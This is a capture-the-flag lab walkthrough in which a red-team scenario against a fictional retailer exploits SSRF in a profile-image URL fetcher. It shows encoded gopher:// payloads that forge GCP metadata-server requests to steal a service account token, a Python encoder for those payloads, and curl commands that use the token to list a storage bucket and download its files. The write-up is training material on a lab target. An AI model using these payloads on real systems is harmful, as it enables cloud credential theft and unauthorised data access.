Pwned Labs: Exploit SSRF with Gopher for GCP Initial Access (GCP)
Lab info
Platform: Pwned Labs / Direct Lab Link
- Difficulty: Beginner
- Focus: Red Team
Scenario
You have recently joined a red team and are on an engagement for the client Gigantic Retail. In scope is their on-premise and cloud environments. As the cloud specialist you are called upon to get initial access to their infrastructure, starting with an identified IP address.
Entry point
- VPN connection pack
- IP Address: 35.226.245.121 (may differ for you)
You’ll need to have your own Google account ready as well.
All the tools required for this lab (except for the Google Cloud CLI) should already be available on a fresh Kali Linux installation. You can find installation links in the Toolbox section at the bottom of the page.
Enumeration
The only information available to us is the IP address, so the first step is to scan it using nmap to identify open ports.
nmap 35.226.245.121 -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 12:30 CET
Nmap scan report for 121.245.226.35.bc.googleusercontent.com (35.226.245.121)
Host is up (0.16s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http

Nmap done: 1 IP address (1 host up) scanned in 10.87 seconds
Two open ports were identified: 22 (SSH) and 80 (HTTP).
Website enumeration
When we open the IP address in a web browser, the following website is displayed.

We can browse through all available options on the website. However, aside from the SHOP menu item, nothing particularly interesting is present.

While reviewing the source code of the Shop page, we observe a script containing Google Storage bucket name.

The bucket name is gigantic-retail.
Bucket enumeration
Before checking whether we can list bucket contents, we need to log in our own Google account. After running the command below, a browser window will pop up asking you to sign in to your Google account.
gcloud auth login
Now let’s see if we’re able to list the files stored in bucket.
gcloud storage buckets list gs://gigantic-retail/
ERROR: (gcloud.storage.buckets.list) [<REDACTED>@gmail.com] does not have permission to access b instance [gigantic-retail] (or it may not exist): <REDACTED>@gmail.com does not have storage.buckets.get access to the Google Cloud Storage bucket. Permission 'storage.buckets.get' denied on resource (or it may not exist). This command is authenticated as <REDACTED>@gmail.com which is the active account specified by the [core/account] property.
It appears that the bucket is protected against public file listing and only allows downloading specific files. We will leave it for now and return to it later if higher privileges are obtained.
Let's return to the website to see if we may have overlooked something.
Website enumeration (again)
Let's now examine the menu items on the SHOP page we visited earlier. It appears that there is a Profile button at the top right corner that redirects us to our profile page (/profile.php).

We can update our profile here, but the most interesting option appears to be setting a profile picture using the Fetch Image button. Let's inspect this request in Burp Suite using one of the images provided on the SHOP page.
Request to the server:
GET /profile.php?url=https://storage.googleapis.com/gigantic-retail/shop/image4.jpg HTTP/1.1
Host: 35.226.245.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Server response:
HTTP/1.1 200 OK
Date: Sat, 20 Dec 2025 12:19:15 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 3397
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

[...]

<script>document.addEventListener('DOMContentLoaded', function() { document.getElementById('profile-photo').src = 'https://storage.googleapis.com/gigantic-retail/shop/image4.jpg'; });</script>

[...]
It appears that the functionality works correctly and successfully fetches the image to the profile page.

This looks like a potential Server-Side Request Forgery (SSRF). Let's check what happens if we attempt to fetch something other than an image, like an example.com website.
Request to the server:
GET /profile.php?url=https://example.com HTTP/1.1
Host: 35.226.245.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Server response:
HTTP/1.1 200 OK
Date: Sat, 20 Dec 2025 12:45:32 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 3960
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
[...]
<div class="error">Fetched content is not an image.</div><div class="raw-content"><!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="width=device-width, initial-scale=1"><style>body{background:#eee;width:60vw;margin:15vh auto;font-family:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needing permission. Avoid use in operations.<p><a href="https://iana.org/domains/example">Learn more</a></div></body></html>
</div>
[...]
Website content is displayed on our profile page.

The presence of an SSRF vulnerability is confirmed, so we need to consider how it can be leveraged.
Exploiting SSRF
A common way of hosting a website on Google Cloud is by using a virtual machine (VM) instance. Each Google Cloud VM maintains metadata on a dedicated metadata server. This metadata may contain sensitive information, such as credentials. Metadata API is available within the VM without authentication. This is exactly where we can leverage the SSRF vulnerability we discovered.
According to the documentation, listing service accounts requires sending a request to the following endpoint.
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/
This won't be that easy, since attempting to access the endpoint directly via the form returns the following error.
Your client does not have permission to get URL <code>/computeMetadata/v1/instance/service-accounts/</code> from this server. Missing Metadata-Flavor:Google header.
The request must include the Metadata-Flavor: Google header. To bypass this restriction, we can leverage the Gopher protocol.
In order to submit a request with a Gopher URL, the URL must first be correctly HTML‑encoded. This is what our Gopher request looks like before encoding:
gopher://metadata.google.internal:80/_GET /computeMetadata/v1/instance/service-accounts/ HTTP/1.1
Host: metadata.google.internal
Metadata-Flavor: Google
This is how it looks after encoding:
gopher%3a//metadata.google.internal%3a80/_GET%2520/computeMetadata/v1/instance/service-accounts/%2520HTTP/1.1%250d%250aHost%3a%2520metadata.google.internal%250d%250aMetadata-Flavor%3a%2520Google%250d%250a
What happened here? Let's break it down:
- every colon should be replaced with
%3a - every space should be replaced with
%2520 - every new line should be replaced with
%250d%250a
Below is a short Python script, encode.py, which automates this process. It requires an input file, e.g., request.txt, containing the Gopher request to be encoded.
import sys

with open(sys.argv[1], 'r', encoding='utf-8') as f:
    s = f.read()

s = s.replace('\n', '%250d%250a')
s = s.replace(' ', '%2520')
s = s.replace(':', '%3a')

print(s)
Use it with the following command:
python encode.py request.txt
Put the following request in the request.txt file and encode it with the script.
gopher://metadata.google.internal:80/_GET /computeMetadata/v1/instance/service-accounts/ HTTP/1.1
Host: metadata.google.internal
Metadata-Flavor: Google
We can now attempt to send a request with the encoded Gopher URL in order to retrieve the service accounts from the Instance Metadata server. The response is expected to arrive in approximately 30 seconds.
Request to the server:
GET /profile.php?url=gopher%3a//metadata.google.internal%3a80/_GET%2520/computeMetadata/v1/instance/service-accounts/%2520HTTP/1.1%250d%250aHost%3a%2520metadata.google.internal%250d%250aMetadata-Flavor%3a%2520Google%250d%250a HTTP/1.1
Host: 35.226.245.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Server response:
HTTP/1.1 200 OK
Date: Sat, 20 Dec 2025 15:06:43 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 3589
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

[...]

<div class="raw-content">HTTP/1.1 200 OK
Metadata-Flavor: Google
Content-Type: application/text
ETag: 3e2ef65fcf88a39c
Date: Sat, 20 Dec 2025 15:06:43 GMT
Server: Metadata Server for VM
Content-Length: 57
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN

bucketviewer@gr-proj-1.iam.gserviceaccount.com/
default/
</div>

[...]
We successfully retrieved the custom service account: bucketviewer@gr-proj-1.iam.gserviceaccount.com. The next step is to obtain an access token for the service account whose name we have just identified. Place the following content into request.txt, encode it, and then send the request to the server.
gopher://metadata.google.internal:80/_GET /computeMetadata/v1/instance/service-accounts/bucketviewer@gr-proj-1.iam.gserviceaccount.com/token HTTP/1.1
Host: metadata.google.internal
Metadata-Flavor: Google
Request to the server:
GET /profile.php?url=gopher%3a//metadata.google.internal%3a80/_GET%2520/computeMetadata/v1/instance/service-accounts/bucketviewer@gr-proj-1.iam.gserviceaccount.com/token%2520HTTP/1.1%250d%250aHost%3a%2520metadata.google.internal%250d%250aMetadata-Flavor%3a%2520Google%250d%250a HTTP/1.1
Host: 35.226.245.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Server response:
HTTP/1.1 200 OK
Date: Sat, 20 Dec 2025 15:12:50 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 5053
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
[...]
<div class="raw-content">HTTP/1.1 200 OK
Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to=coop_reporting
Report-To: {"group":"","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/httpsserver2/"}]}
Content-Security-Policy-Report-Only: script-src 'none';form-action 'none';frame-src 'none'; report-uri https://csp.withgoogle.com/csp/httpsserver2/
Metadata-Flavor: Google
Content-Type: application/json
Date: Sat, 20 Dec 2025 15:12:50 GMT
Server: Metadata Server for VM
Content-Length: 1083
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
{"access_token":"ya29.c.c0AYnqXliipqEmcno2GDpHVJYemfuWFatXCll3pH4WSRCiKlzrefUYkMbSRBee1P9kIjeG5RUMCVuErDgUFpN1KguwMhyjVOCCLJWn83RyeOuBHfX5DVzuCsYRBc-S6lYLyBTCUnzBk9Ta4WZh-OJbiLKQVp21fQCxktU-02Qm4fivh1X1sw6RQ3DytNCxg5G1m6eGkfTG7mRVoaf7wMHHZ2TVJyr3cGBM97X3dfZh3HGmm97WwIX9_J0tvlw1bR7BWS3elkYp4N-yB7jRm_7GC6wxAYPfkYqzy1YYSQ3wphZFVfB5fB0FnRik88HXBNpaqH8soUrpRW7baTlfrRqV4JbajdHeY1vX9qOVlcjqTqHJACxgKorCZhM7E2B9rhwM1c1imkn31xuNtTjs7wH411AVg84gze2g7W1YiVR07rOvxmU0Bivr1p_o2B5_psMb1Biblcoj_3Sy_WWIOobotjs5y9VYwm1xmiOW8XVk24WJ5q1t8gXljr4I8xouryc8174pl6RZm31Rym4qd10ISywO8kYaMZtXOZtqtrpBgRJUcRyBw3tIQQzmMkXbjzWpod_1yVcwcr6iq7bwS4MclMIi-8978d2coOY9blWtndbrIb-4mjlndmJhYFfFqukV1hpeZzZJJ0WMyYtxZ_pr4Jk8wg39qBYwmomekx1d-oa04cpltiJW4ccmShdFyF3Me3XmFqn4RvBktzxXnkiV4jw3f0rpxeQ2r_p4mwycW6YrMSXZ34M3QQWZO_BpMpsg2iu6OeMXXYl4bfIuF1WuJWxoqYWUrOF37ZbFktQMR99fbxI-2o2Ulhyogg4cfB1IlkpQtVh_oY4nWtUIczri8MU03pwYcrfepewvJpBtqVQvdtdd53_wUu0okudS8mw-ymMIb_b13hqIqejrlezhfwFvgXVwyl9Vy0ZioOQxwlWdXwfvF4fdckfdqJ6SRWZJdVxVs18kI83l5bl9giYtQjZJtBbRnq8Oop42018Z427u7Mse65OYUul","expires_in":3599,"token_type":"Bearer"}</div>
[...]
The response is HTML-encoded, so we can either carefully copy the token or select the entire response body, right-click it, and choose Convert selection → HTML → HTML-decode to make the process easier.

With the token obtained, we can store it as a variable using the following command to simplify sending subsequent requests.
export ACCESS_TOKEN='ya29.c.c0AYnqXliipqEmcno2GDpHVJYemfuWFatXCll3pH4WSRCiKlzrefUYkMbSRBee1P9kIjeG5RUMCVuErDgUFpN1KguwMhyjVOCCLJWn83RyeOuBHfX5DVzuCsYRBc-S6lYLyBTCUnzBk9Ta4WZh-OJbiLKQVp21fQCxktU-02Qm4fivh1X1sw6RQ3DytNCxg5G1m6eGkfTG7mRVoaf7wMHHZ2TVJyr3cGBM97X3dfZh3HGmm97WwIX9_J0tvlw1bR7BWS3elkYp4N-yB7jRm_7GC6wxAYPfkYqzy1YYSQ3wphZFVfB5fB0FnRik88HXBNpaqH8soUrpRW7baTlfrRqV4JbajdHeY1vX9qOVlcjqTqHJACxgKorCZhM7E2B9rhwM1c1imkn31xuNtTjs7wH411AVg84gze2g7W1YiVR07rOvxmU0Bivr1p_o2B5_psMb1Biblcoj_3Sy_WWIOobotjs5y9VYwm1xmiOW8XVk24WJ5q1t8gXljr4I8xouryc8174pl6RZm31Rym4qd10ISywO8kYaMZtXOZtqtrpBgRJUcRyBw3tIQQzmMkXbjzWpod_1yVcwcr6iq7bwS4MclMIi-8978d2coOY9blWtndbrIb-4mjlndmJhYFfFqukV1hpeZzZJJ0WMyYtxZ_pr4Jk8wg39qBYwmomekx1d-oa04cpltiJW4ccmShdFyF3Me3XmFqn4RvBktzxXnkiV4jw3f0rpxeQ2r_p4mwycW6YrMSXZ34M3QQWZO_BpMpsg2iu6OeMXXYl4bfIuF1WuJWxoqYWUrOF37ZbFktQMR99fbxI-2o2Ulhyogg4cfB1IlkpQtVh_oY4nWtUIczri8MU03pwYcrfepewvJpBtqVQvdtdd53_wUu0okudS8mw-ymMIb_b13hqIqejrlezhfwFvgXVwyl9Vy0ZioOQxwlWdXwfvF4fdckfdqJ6SRWZJdVxVs18kI83l5bl9giYtQjZJtBbRnq8Oop42018Z427u7Mse65OYUul'
With that done, we can now return to the bucket we discovered earlier.
Bucket enumeration
With a valid access token, we can send requests to the bucket using curl. The following command can be used to list the objects in the bucket (/o).
curl -H "Authorization: Bearer $ACCESS_TOKEN" "https://www.googleapis.com/storage/v1/b/gigantic-retail/o"

[SNIPPED]

    {
      "kind": "storage#object",
      "id": "gigantic-retail/userdata/flag.txt/1703771329072518",
      "selfLink": "https://www.googleapis.com/storage/v1/b/gigantic-retail/o/userdata%2Fflag.txt",
      "mediaLink": "https://www.googleapis.com/download/storage/v1/b/gigantic-retail/o/userdata%2Fflag.txt?generation=1703771329072518&alt=media",
      "name": "userdata/flag.txt",
      "bucket": "gigantic-retail",
      "generation": "1703771329072518",
      "metageneration": "1",
      "contentType": "text/plain",
      "storageClass": "STANDARD",
      "size": "33",
      "md5Hash": "J+PDkjepBufLwKoiCflv2w==",
      "crc32c": "/H+7+Q==",
      "etag": "CIab5OaisoMDEAE=",
      "timeCreated": "2023-12-28T13:48:49.125Z",
      "updated": "2023-12-28T13:48:49.125Z",
      "timeStorageClassUpdated": "2023-12-28T13:48:49.125Z",
      "timeFinalized": "2023-12-28T13:48:49.125Z"
    },
    {
      "kind": "storage#object",
      "id": "gigantic-retail/userdata/user_data.csv/1703877006716190",
      "selfLink": "https://www.googleapis.com/storage/v1/b/gigantic-retail/o/userdata%2Fuser_data.csv",
      "mediaLink": "https://www.googleapis.com/download/storage/v1/b/gigantic-retail/o/userdata%2Fuser_data.csv?generation=1703877006716190&alt=media",
      "name": "userdata/user_data.csv",
      "bucket": "gigantic-retail",
      "generation": "1703877006716190",
      "metageneration": "1",
      "contentType": "text/csv",
      "storageClass": "STANDARD",
      "size": "2388",
      "md5Hash": "JMvLqhSoe2s9FX6JlXGmxw==",
      "crc32c": "2XJ9cA==",
      "etag": "CJ7a572stYMDEAE=",
      "timeCreated": "2023-12-29T19:10:06.754Z",
      "updated": "2023-12-29T19:10:06.754Z",
      "timeStorageClassUpdated": "2023-12-29T19:10:06.754Z",
      "timeFinalized": "2023-12-29T19:10:06.754Z"
    }
  ]
}
We can observe two interesting files: user_data.csv and flag.txt. To download them, the links provided in the mediaLink parameter can be used, which is intended for file retrieval.
curl -H "Authorization: Bearer $ACCESS_TOKEN" "https://www.googleapis.com/download/storage/v1/b/gigantic-retail/o/userdata%2Fuser_data.csv?generation=1703877006716190&alt=media"
Name,Address,PhoneNumber,Email,Job Title,Company
John Doe,123 Main St, Seattle, WA 98101,555-1234,john.doe@novasoft.com,Software Engineer,Nova Software Solutions
Jane Smith,456 Oak Ave, Boston, MA 02110,555-5678,jane.smith@bluebaytech.com,Project Manager,Blue Bay Technologies
Bob Johnson,789 Pine Rd, Austin, TX 78701,555-9012,bob.johnson@creativedge.com,Graphic Designer,Creative Edge Design
Alice Williams,101 Cedar Lane, Denver, CO 80202,555-3456,alice.williams@peakhr.com,HR Specialist,Peak Human Resources
Charlie Brown,202 Maple Blvd, Chicago, IL 60601,555-7890,charlie.brown@marketgenius.com,Marketing Director,Market Genius Inc.
Emily Davis,303 Elm Street, San Francisco, CA 94102,555-2345,emily.davis@zenithfinance.com,Financial Analyst,Zenith Finance
Michael Miller,404 Birch Lane, New York, NY 10001,555-6789,michael.miller@techfrontier.com,IT Consultant,Tech Frontier
Olivia Wilson,505 Pinecrest Rd, Miami, FL 33101,555-0123,olivia.wilson@sunrealty.com,Real Estate Agent,Sunshine Realty
David Taylor,606 Oakwood Ave, Philadelphia, PA 19106,555-4567,david.taylor@arcopartners.com,Architect,Arco Partners
Sophia Anderson,707 Maple Court, Las Vegas, NV 89101,555-8901,sophia.anderson@nextstepsales.com,Sales Manager,Next Step Sales
Daniel Harris,808 Cedar Rd, Atlanta, GA 30301,555-2341,daniel.harris@webworlddev.com,Web Developer,Web World Development
Grace Thomas,909 Birch Blvd, Minneapolis, MN 55401,555-6785,grace.thomas@biogenresearch.com,Clinical Researcher,Biogen Research Labs
Isaac Martinez,1010 Oak Lane, Portland, OR 97201,555-0129,isaac.martinez@eduworld.com,Teacher,EduWorld Schools
Ella Rodriguez,1111 Pine Ave, Dallas, TX 75201,555-4563,ella.rodriguez@mediavista.com,Journalist,Media Vista
James Smith,1212 Cedar Street, Orlando, FL 32801,555-8907,james.smith@legalpros.com,Attorney,Legal Pros LLP
Ava Johnson,1313 Elm Rd, Phoenix, AZ 85001,555-2349,ava.johnson@idinteriors.com,Interior Designer,Innovative Designs
Liam Davis,1414 Maple Lane, Raleigh, NC 27601,555-6783,liam.davis@gourmetchef.com,Chef,Gourmet Chef Culinary
Mia Wilson,1515 Pine Blvd, Cleveland, OH 44101,555-0127,mia.wilson@sigmapharma.com,Pharmacist,Sigma Pharmacy
Noah Taylor,1616 Birch Ave, Nashville, TN 37201,555-4561,noah.taylor@truetecheng.com,Engineer,TrueTech Engineering
Sophie Brown,1717 Oakwood Rd, Kansas City, MO 64101,555-8905,sophie.brown@fitnation.com,Fitness Trainer,FitNation
The flag.txt file can be downloaded in the same way. This concludes the lab.